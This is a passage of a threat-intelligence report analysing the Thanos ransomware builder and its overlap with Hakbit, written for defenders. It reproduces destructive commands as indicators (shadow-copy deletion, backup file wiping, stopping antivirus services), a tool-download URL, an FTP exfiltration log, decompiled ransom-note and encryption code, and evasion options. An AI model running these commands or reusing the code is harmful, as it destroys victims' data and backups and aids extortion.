With the IP addresses and MAC addresses, the client can create and send the “magic packet” to the remote hosts. The Thanos client will then try to connect to the remote hosts drive using the usernames “Administrator” or “Admin.” If the connection is successful, the remote drive will be added to the list of drives to be encrypted.




Figure 11: Wake on LAN functions. (Source: Recorded Future)

The WoL functionality is similar to that of the WoL implementation observed in Ryuk.

Data Stealing

Following a common trend in ransomware operations of extorting victims by threatening to publicly distribute sensitive files, the Thanos client integrates the ability to exfiltrate all files with a specified set of extensions. The default extensions to upload are ".docx," ".pdf," ".xlsx," and ".csv," but these can be changed at build time. The exfiltration is done via an FTP webclient. The default parameters for the FTP URL, username, and password can all be seen in final clients, even after some obfuscation operations. The code that manages this can be seen in Figure 12.

Figure 12: FTP stealing function. (Source: Recorded Future)

Anti-Analysis

The Thanos builder configuration option "Anti-VM" allows the client to perform several checks to determine whether it is executing within a virtual machine (VM). The version of Thanos that we evaluated uses five checks to make the determination. A brief description for each of those checks can be found in the table below. If any of the checks fail, the Thanos client will stop executing.

Check Name	Description
Check Virtualbox and VMware	Make a WMI call to get the Win32_ComputerSystem, and look for "Virtual" or "vmware" in the model and manufacturer strings
Check if debugger is present	Make a call to the Win32 API CheckRemoteDebuggerPresent
Check for Sandboxie	Test whether the DLL used by Sandboxie (SbieDll.dll) is present in the process memory
Check size of hard drive	Test whether the hard drive is larger than 61 GB
Check OS version	Test whether the Windows version is XP

Obfuscation

The Thanos builder presents two options for generating obfuscated output. The suggested obfuscation technique is using a cracked version of the commercial .NET obfuscator SmartAssembly sold by a company called Redgate. The second option generates an InnoSetup installer file that contains the generated Thanos client.

The options the builder exposes for the obfuscation can be seen in Figure 13. However, there are publicly available deobfuscators for SmartAssembly. Using a tool called de4dot, Recorded Future analysts were able to recover strings and determine the control flow of the obfuscated Thanos clients that they generated.




Figure 13: Thanos SmartAssembly default obfuscation options. (Source: Recorded Future)

The secondary obfuscation option in the builder is called "Built in Crypter." When enabled, the generated clients are embedded in an InnoSetup installer file. When executed, the installer file will write the generated client to disk in directory C:\Program Files\. The filename will depend on how many clients have been generated. One example of a sample using this obfuscation technique observed on Any.Run created a client at the path C:\Program Files\Client-0.exe.

Detection and Mitigation

The Thanos client can run as different process names, as shown in Figure 14.

```
crcss.exe
chrome32.exe
firefox.exe
calc.exe
mysqld.exe
dllhst.exe
opera32.exe
memop.exe
spoolcv.exe
ctfmom.exe
SkypeApp.exe
```

Figure 14: Potential process names. (Source: Recorded Future)

To prevent termination of the Thanos client, it will perform the command line actions in Figure 15 to stop services and kill tasks.

```
[Net Stop Commands]

net stop avpsus /y
net stop McAfeeDLPAgentService /y
net stop mfewc /
net stop BMR Boot Service /y
net stop NetBackup BMR MTFTP Service /y

[Service Control Commands]

sc config SQLTELEMETRY start= disabled
sc config SQLTELEMETRY$ECWDB2 start= disabled
sc config SQLWriter start= disabled
sc config SstpSvc start= disabled


[Task Kill Commands]

taskkill /IM mspub.exe /F
taskkill /IM mydesktopqos.exe /F
taskkill /IM mydesktopservice.exe /F
```

Figure 15: Prevent termination. (Source: Recorded Future)

The client will also perform the command line actions in Figure 16 to delete any Windows Shadow copies and backups.

```
[VSS Admin Commands]

vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB'
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB'
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```

```
[Delete Commands]

del b'/s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.*
c:\\backup*.* c:\\*.set c:\\*.win c:\\*.dsk'
del b'/s /f /q d:\\*.VHD d:\\*.bac d:\\*.bak d:\\*.wbcat d:\\*.bkf d:\\Backup*.*
d:\\backup*.* d:\\*.set d:\\*.win d:\\*.dsk'
del b'/s /f /q e:\\*.VHD e:\\*.bac e:\\*.bak e:\\*.wbcat e:\\*.bkf e:\\Backup*.*
e:\\backup*.* e:\\*.set e:\\*.win e:\\*.dsk'
del b'/s /f /q f:\\*.VHD f:\\*.bac f:\\*.bak f:\\*.wbcat f:\\*.bkf f:\\Backup*.*
f:\\backup*.* f:\\*.set f:\\*.win f:\\*.dsk'
del b'/s /f /q g:\\*.VHD g:\\*.bac g:\\*.bak g:\\*.wbcat g:\\*.bkf g:\\Backup*.*
g:\\backup*.* g:\\*.set g:\\*.win g:\\*.dsk'
del b'/s /f /q h:\\*.VHD h:\\*.bac h:\\*.bak h:\\*.wbcat h:\\*.bkf h:\\Backup*.*
h:\\backup*.* h:\\*.set h:\\*.win h:\\*.dsk'
```

Figure 16: Delete shadow copies and user backups. (Source: Recorded Future)

If the network spreading option is activated, the Thanos client will download “SharpExec” from the URLs in Figure 17.

```
https://raw.githubusercontent.com/anthemtotheego/SharpExec/master/CompiledBinaries/
SharpExec_x64.exe
https://raw.githubusercontent.com/anthemtotheego/SharpExec/master/CompiledBinaries/
SharpExec_x86.exe"
```

Figure 17: Download strings for SharpExec. (Source: Recorded Future)

Figure 18 shows an example of what the FTP activity would look like if the data stealer option is enabled.

```
[FTP Activity]

220 files.000webhost.com FTP Server
USER FTP Username
331 Username ok, send password.
PASS FTP Password
230 Login successful.
PWD
257 "/" is the current directory.
TYPE I
200 Type set to: Binary.
PASV
227 Entering passive mode (192,168,204,100,234,102).
STOR confidential.docx
```

Figure 18: FTP activity indicators. (Source: Recorded Future)

Mitigation

The Thanos client has the ability to supply a static AES encryption key. As seen in Figure 19, if the "StaticLooks" option is set to "Yes" then the AES password is set statically instead dynamically. If this is the case, the decryption key can easily be extracted via analysis of the Thanos client.

```
if (Program.StaticLooks == "NO")
{
    Program.DynamicPass = Crypto.RandomString(32);
}
else
{
    Program.DynamicPass = "UDR97Z28O28SMQGC0ZOEM0OIQNME03II";
}
```

Figure 19: Option to use a static password for the encryption. (Source: Recorded Future)

Insikt Group was able to observe the encryption keys present in memory while the Thanos client was running by capturing the process memory and using Bulk Extractor to search for the AES key. However, the keys are securely deleted from memory once the client finishes encrypting and exits. If using an endpoint detection response (EDR) tool to monitor for Thanos-related activity such as the termination of processes or the deletion of shadow copies (as described above), it is feasible to detect Thanos while it is running and then capture the process memory to extract the encryption keys.

Thanos in the Wild and Overlap With Hakbit

Using a set of custom YARA rules, Insikt Group identified 24 Thanos samples in malware multiscanner repositories. Appendix E contains the hash values identified. While the majority of the samples were created using the SmartAssembly for obfuscation, we were still able to pull out the public key, Bitcoin address, and contact email addresses for the ransom for most samples.

The public and private keys are created when the Thanos builder is first executed, meaning that in its default configuration, every client from that builder will contain the same public key. This may be a good way to identify clients from the same builder. Insikt Group does note that it would not be complicated to change public and private keys for each client build, but would be an extra step in the deployment process and would cause the operator to have to organize which public keys were used for which client. As can be observed in Figure 20, almost half of the samples are linked to two builders while the other ones are "one offs."




Figure 20: Number of samples per public key identified. (Source: Recorded Future)

While Insikt Group only analyzed a small set of samples, this trend has identified a benefit for researchers and analysts alike in attributing Thanos clients from multiple intrusions to a single threat actor.

During the course of research on the usage of Thanos, we observed an overlap between our detections and a ransomware family called Hakbit. Based on code similarity, the use of SmartAssembly, the ransomware extension, the format of the ransom notes, and embedded strings, Recorded Future assesses with high confidence that the ransomware family Hakbit is in fact Thanos. While minor differences appeared in samples collected over the last six months, it is very likely that this is due to ongoing development by Nosophoros. Nosophoros' original thread advertising the ransomware builder has seen regular change log posts.

Recorded Future notes the first reference to Hakbit is by a security researcher with the Twitter username @GrujaRS on November 4, 2019. @GrujaRS named the family Hakbit since the sample first identified left a ransom note that included the contact email address hakbit[@]protonmail[.]com. This discovery was made two weeks before Nosophoros made the first post advertising for their ransomware builder.

The first Hakbit sample identified was obfuscated with SmartAssembly[1]. While the overall structure of the program had been rearranged, the core classes were largely similar to those that were generated by the Thanos builder. In particular, the formatting of the ransom note was very similar and the control flow of the main function was almost identical, though there were more options in the Thanos clients Recorded Future generated. The start of the encryption functions followed by the generation of the ransom note in this sample[2] and in one of the Thanos clients generated by Recorded Future can be seen in Figure 21 below. Note that both samples originally used a base64 encoding on all strings, but Figure 21 and 22 show the strings after they were base64 decoded.

```
string str5 = unXWogjvMqMTJ.mgetlCjyWeZx(ttguMSvKfVid.ozDzqtFVVHib);
string[] strArrays = new string[] { "[auto]" };
string[] strArrays1 = new string[] { "dat", "txt", "jpeg", "gif", "jpg", "png", "php", "cs", "cpp", "rar", "zip", "html", "htm", "xlsx", "avi", "mp4", "ppt", "doc", "docx"
ttguMSvKfVid.WkMgeoLrMntBVIUn(strArrays, strArrays1, new string[0], ttguMSvKfVid.ozDzqtFVVHib, ".crypted");
ttguMSvKfVid.ozDzqtFVVHib = widDvmUMPsWB.nKHOZRptHjsKo(32);
using (StreamWriter streamWriter = new StreamWriter(string.Concat(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "\\HELP_ME_RECOVER_MY_FILES.txt")))
{
    streamWriter.WriteLine("Atention! all your important files were encrypted!\r\nto get your files back send 3 Bitcoins and contact us with proof of payment and your Uniq
    streamWriter.WriteLine("Unique Identifier Key (must be sent to us together with proof of payment): ");
    streamWriter.WriteLine("
    streamWriter.WriteLine(str5);
    streamWriter.WriteLine("
    if (ttguMSvKfVid.cFbveKAuzTeaOm == "NO")
    {
        streamWriter.WriteLine(string.Concat("Number of files that you could have potentially lost forever can be as high as: ", Convert.ToString(ttguMSvKfVid.auDAwZiIrbfL
    }
}
```

Figure 21: Recorded Future generated sample's encryption and ransom note generation. (Source: Recorded Future)

```
Class0.string_5 = Class1.smethod_1(32);
Class0.string_6 = Class1.smethod_0(Class0.string_5, Class0.string_4);
string[] strArrays = new string[] { "A:\\", "B:\\", "C:\\", "D:\\", "E:\\", "F:\\", "G:\\", "H:\\", "I:\\", "J:\\", "K:\\", "L:\\", "M:\\", "N:\\", "O:\\", "P:\\", "Q:\\", "R:\
string[] strArrays1 = new string[] { "txt", "jpeg", "gif", "jpg", "png", "php", "cs", "cpp", "rar", "zip", "html", "htm", "xlsx", "avi", "mp4", "ppt", "doc", "docx", "xlsx", "s
Class0.smethod_5(strArrays, strArrays1, Class0.string_5, ".crypted");
using (StreamWriter streamWriter = new StreamWriter(string.Concat(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "\\HELP_ME_RECOVER_MY_FILES.txt")))
{
    streamWriter.WriteLine("Atention! all your important files were encrypted!\r\nto get your files back send 300 USD worth in Bitcoins and contact us with proof of \r\npayment
    streamWriter.WriteLine(string.Concat("Unique Identifier Key (must be sent to us together with proof of payment): ", Class0.string_6));
    streamWriter.WriteLine(string.Concat("Number of files that you could have potentially lost forever can be as high as: ", Convert.ToString(Class0.list_3.Count)));
}
```

Figure 22: 916500065fb0037de6e95bdbeafaa69a8d3932af10e81acb02f88c6a65cb577e encryption and ransom note generation. (Source: Recorded Future)

1 SHA-256: 916500065fb0037de6e95bdbeafaa69a8d3932af10e81acb02f88c6a65cb577e
2 SHA-256: 916500065fb0037de6e95bdbeafaa69a8d3932af10e81acb02f88c6a65cb577e

One key difference between the samples was the way the generated AES password was encrypted. In this first Hakbit sample, the AES password that was used to generate an AES file encryption key was encrypted with a key derived from a pre-shared AES password stored in the sample. The Thanos clients Recorded Future generated used an embedded public key to encrypt the generated AES password. The result of the early samples using a pre-shared key was that EMISOFT was able to release a decrypter shortly after the new ransomware was discovered. This decrypter will not work on later versions of Thanos/Hakbit.

Recorded Future has identified 22 files associated with Hakbit. The majority of them had some similarity with the samples that were generated by the Thanos builder. Eight of the samples were obfuscated with SmartAssembly. In those eight samples, the class structure was almost exactly the same as the class structure in the clients generated by the Thanos builder. Furthermore, the eight samples all had almost exactly the same ransom note generator function as the samples generated by the Thanos builder. Lastly, one of the samples from the 22 files labeled as Hakbit was an InnoSetup installer file, the same output as the built-in crypter option of the Thanos builder.

One interesting sample identified as Hakbit is shown in Figure 23[3]. This sample had unobfuscated class, member, and variable names and the code was almost completely identical to unobfuscated files generated by the Thanos builder. This file also included the encryption method that includes the "Thanos" string as can be seen below.

```
public static void WriteToFile(string filename, byte[] encrypted)
{
    FileStream fileStream = new FileStream(filename, FileMode.Open, FileAccess.ReadWrite, FileShare.ReadWrite);
    fileStream.Write(encrypted, 0, (int)encrypted.Length);
    fileStream.Close();
    fileStream.Dispose();
    byte[] bytes = Encoding.ASCII.GetBytes(string.Concat("Thanos-", Convert.ToString(Program.PartialSize), "-"));
    using (FileStream fileStream1 = new FileStream(filename, FileMode.Append, FileAccess.Write, FileShare.ReadWrite))
    {
        fileStream1.Write(bytes, 0, (int)bytes.Length);
    }
}
```

Figure 23: Encryptions.WriteToFile function from 81e81f0bbbdb831eda215033b7a7dbf2eed3812f4e58118f181a8e99e613179e. (Source: Recorded Future)

3 81e81f0bbbdb831eda215033b7a7dbf2eed3812f4e58118f181a8e99e613179e

However, there were some samples labeled by security researchers on multiscanner repositories as Hakbit that had a very weak connection to both the other Hakbit samples and the Thanos builder generated clients. One set of three files identified as Hakbit used the namespace crypt_engine and included a C# form class that was very different from the other samples:

- 3ccf57e60cdf89d04f2c7e744d73e3b40a4308a2ba87d0423c96f601d737733f
- ff1a88c2ad5df435a978c63d21a6ab0642134785284b01137e18dd235197b66d
- 917905ba95c10847e0bf3bc66332ae05616a0ddd965a00ae8ec3431ed11c39d2

The only connection identified by Recorded Future between those three samples and the other samples labeled "Hakbit" was the method name for the self-delete function: imha_zamani. "Imha zamani" is Turkish for "time of destruction." This function name was used in the Hakbit sample that did not have obfuscated class and method names[4].

4 SHA256: 81e81f0bbbdb831eda215033b7a7dbf2eed3812f4e58118f181a8e99e613179e

Outlook

Recorded Future published a report in February 2020 predicting a number of ransomware trends for the year, including that:

- The ransomware-as-a-service market will continue to flourish
- There will be a continued separation between the ransomware "haves" and "have-nots"

We believe these predictions are representative of the path forward for Thanos. The RaaS model has been widely successful for other operators as the quickest means of payout outsourcing their operations to threat actors. Insikt Group has observed that Nosophoros titled the original post on Exploit Forum "Thanos Ransomware Affiliate Program." As previously mentioned, those who choose to purchase or acquire a "light" build of Thanos can opt into the affiliate program, though qualifications of becoming an affiliate are unknown. Others, however, can choose to purchase the full "company" version of Thanos and have the ability to start their own affiliate or RaaS operation.

At the time of publication, Insikt Group has observed that Nosophoros has received positive endorsements from the community, with claims that the tool "works flawlessly" and requests to "keep the updates coming." Thanos is under active development by Nosophoros. Recorded Future assesses with high likelihood that Thanos will continue to be weaponized by threat actors either individually and collectively as part of the affiliate program.

Lastly, with the identification of Hakbit samples as belonging to the Thanos ransomware family, it's clear that Thanos has been deployed consistently over the past six months. As previously discussed, each new sample observed has incorporated additional features over time, suggesting that Nosophoros is actively developing the ransomware, a trend that is not likely to stop soon.

Appendix A — Thanos Build Options

Option	Help	
Static Pass	All computers in the same network will be encrypted using the same encryption password	checkbox, text box
Add Icon	Select Icon file	file picker / dropper
FTP Logger	Log activity to FTP site. This could potentially link the ransomware with your FTP URL, and therefore, to you	checkbox, three text boxes
Wallpaper	Change Victim Wallpaper right before showing Ransom Note	checkbox, text box
Self-Delete Ransom	Self delete ransomware after encryption is done	checkbox
Multi-Threading	Each hard drive is encrypted in a different thread for faster process in big environments	checkbox
Random Assembly	Add Random Assembly info to ransom client. It can help fool some AV	checkbox
Data Stealer	Ransomware will steal data from target and upload it to control FTP. To be used you need to activate the FTP logger feature. Uploading file may significantly slow down the encryption process.	checkbox, text box
Max. Steal Size	This is the maximum file size to be uploaded	text box
Rootkit	It will hide the malware process from the Task Manager, Process Explorer, and Process Hacker 32&64bit	checkbox
Delayed Activation	Ransomware will remain dormant (no encryption or ransomware note shown) until this date. Delayed Activation forcefully requires Persistence so the malware can activate on the pre-configured date	checkbox, datepicker
Enhanced Notification	User will be notified in both taskbar and log-on screen when encryption process is completed	checkbox
Persistence - Melt	Ransomware will survive restarts and relocate itself and will not self-destroy until all files are encrypted	checkbox
Wake-on-LAN	It will wake up turned-off, suspended or sleep stations on the network to be encrypted to	checkbox

Deceiving Msg	Show deceiving error message while encrypting	checkbox
Fast Mode	It will encrypt only a segment of each file	checkbox, num picker
Anti-VM	Ransomware will not run in virtual machines, sandbox, or debuggers	checkbox
LAN	Ransomware will attempt to spread itself to other computers in the same LAN	checkbox
UAC	Ransomware will request elevation and it will encrypt more files. It can not persist or melt though	checkbox
Kill Defender	Ransomware will permanently disable Windows Defender (Requires Admin Privileges)	checkbox
RIPlace	Use RIPlace technology to erase files protected by anti-ransomware defenses	checkbox
Unlock Files	Ransomware will attempt to release locked files before encryption (it will take more time but encrypt more files (Requires Admin)	checkbox
Change Extension	Choose extension to add to encrypted files. If unchecked files will retain their original extension	checkbox, text box
Client Expiration	Ransomware client will stop working after a set and date; very useful to limit the use of the clients by affiliates	checkbox, date picker
AMSI Bypass	Ransomware will bypass Windows AMSI antimalware technology	checkbox
Disable FAC	Disable Microsoft's Folder Access Control	checkbox
Prevent Sleep	Prevent computer from sleeping	checkbox
Protect Process	If Ransomware is killed from memory system will crash	checkbox
Alternate Algo	Uses an alternate scan algorithm in case that your client catches only a few files	checkbox
Anti-AVG/ MWB	Ransomware will disable AVG and MalwareBytes antivirus. Results may vary depending on version and operative system	checkbox
Max. File Size	Maximum File Size that will be encrypted	checkbox, num picker

Built-In Crypter	Process final file with a crypter engine to reduce antivirus detection	checkbox
Immortal Process	Process can not be killed by process explorer and other similar utilities	checkbox
Delay	Add delay before running to fool some AV	checkbox, num picker
Drag and Drop	It will allow a client to accept the drag and drop of individual directories for fast encrypting important data. In this mode only fully encryption and extension with static password is permitted, so make sure your client is erased once encryption is complete and also save the static password stored in the Ransomware Log	checkbox
Compile For	Compile your ransomware client for your target architecture is best in terms of effectivity when dealing with antivirus software and also for compatibility reasons	radial choices (anycpu, x86, x64)
Ransom Information	Ransom note	large text box
Validate Bitcoin Address	None	checkbox
Bitcoin Address	None	text box
Ransom Note File Name	None	text box
Directories to Encrypt	List of directories to encrypt	choice list
Encrypt Special Folders	Special folders to encrypt	choice list (“[Desktop]”, “[Documents]”, “[Pictures]”, “[Downloads]”)
Extensions to Process		

Appendix B — Process and Service Stop and Deleted Files

May be Run as These Filenames
crcss.exe
chrome32.exe
firefox.exe
calc.exe
mysqld.exe
dllhst.exe
opera32.exe
memop.exe
spoolcv.exe
ctfmom.exe
SkypeApp.exe

Net Commands to Stop AntiVirus and Backup Services
stop avpsus /y
stop McAfeeDLPAgentService /y
stop mfewc /
stop BMR Boot Service /y
stop NetBackup BMR MTFTP Service /y

Service Control Commands
config SQLTELEMETRY start= disabled
config SQLTELEMETRY$ECWDB2 start= disabled
config SQLWriter start= disabled
config SstpSvc start= disabled

Task Kill Commands
/IM mspub.exe /F
/IM mydesktopqos.exe /F
/IM mydesktopservice.exe /F


Vssadmin.exe Commands
Delete Shadows /all /quiet
resize shadowstorage /for=c: /on=c: /maxsize=401MB
resize shadowstorage /for=c: /on=c: /maxsize=unbounded
resize shadowstorage /for=d: /on=d: /maxsize=401MB'
resize shadowstorage /for=d: /on=d: /maxsize=unbounded
resize shadowstorage /for=e: /on=e: /maxsize=401MB'
resize shadowstorage /for=e: /on=e: /maxsize=unbounded
resize shadowstorage /for=f: /on=f: /maxsize=401MB
resize shadowstorage /for=f: /on=f: /maxsize=unbounded
resize shadowstorage /for=g: /on=g: /maxsize=401MB
resize shadowstorage /for=g: /on=g: /maxsize=unbounded
resize shadowstorage /for=h: /on=h: /maxsize=401MB
resize shadowstorage /for=h: /on=h: /maxsize=unbounded
Delete Shadows /all /quiet
resize shadowstorage /for=h: /on=h: /maxsize=401MB
resize shadowstorage /for=h: /on=h: /maxsize=unbounded
Delete Shadows /all /quiet

Delete Backups File List
b'/s /f /q c:*.VHD c:*.bac c:*.bak c:*.wbcat c:*.bkf c:\\Backup*.* c:\\backup*.* c:*.set c:*.win c:*.dsk'
b'/s /f /q d:*.VHD d:*.bac d:*.bak d:*.wbcat d:*.bkf d:\\Backup*.* d:\\backup*.* d:*.set d:*.win d:*.dsk'
b'/s /f /q e:*.VHD e:*.bac e:*.bak e:*.wbcat e:*.bkf e:\\Backup*.* e:\\backup*.* e:*.set e:*.win e:*.dsk'
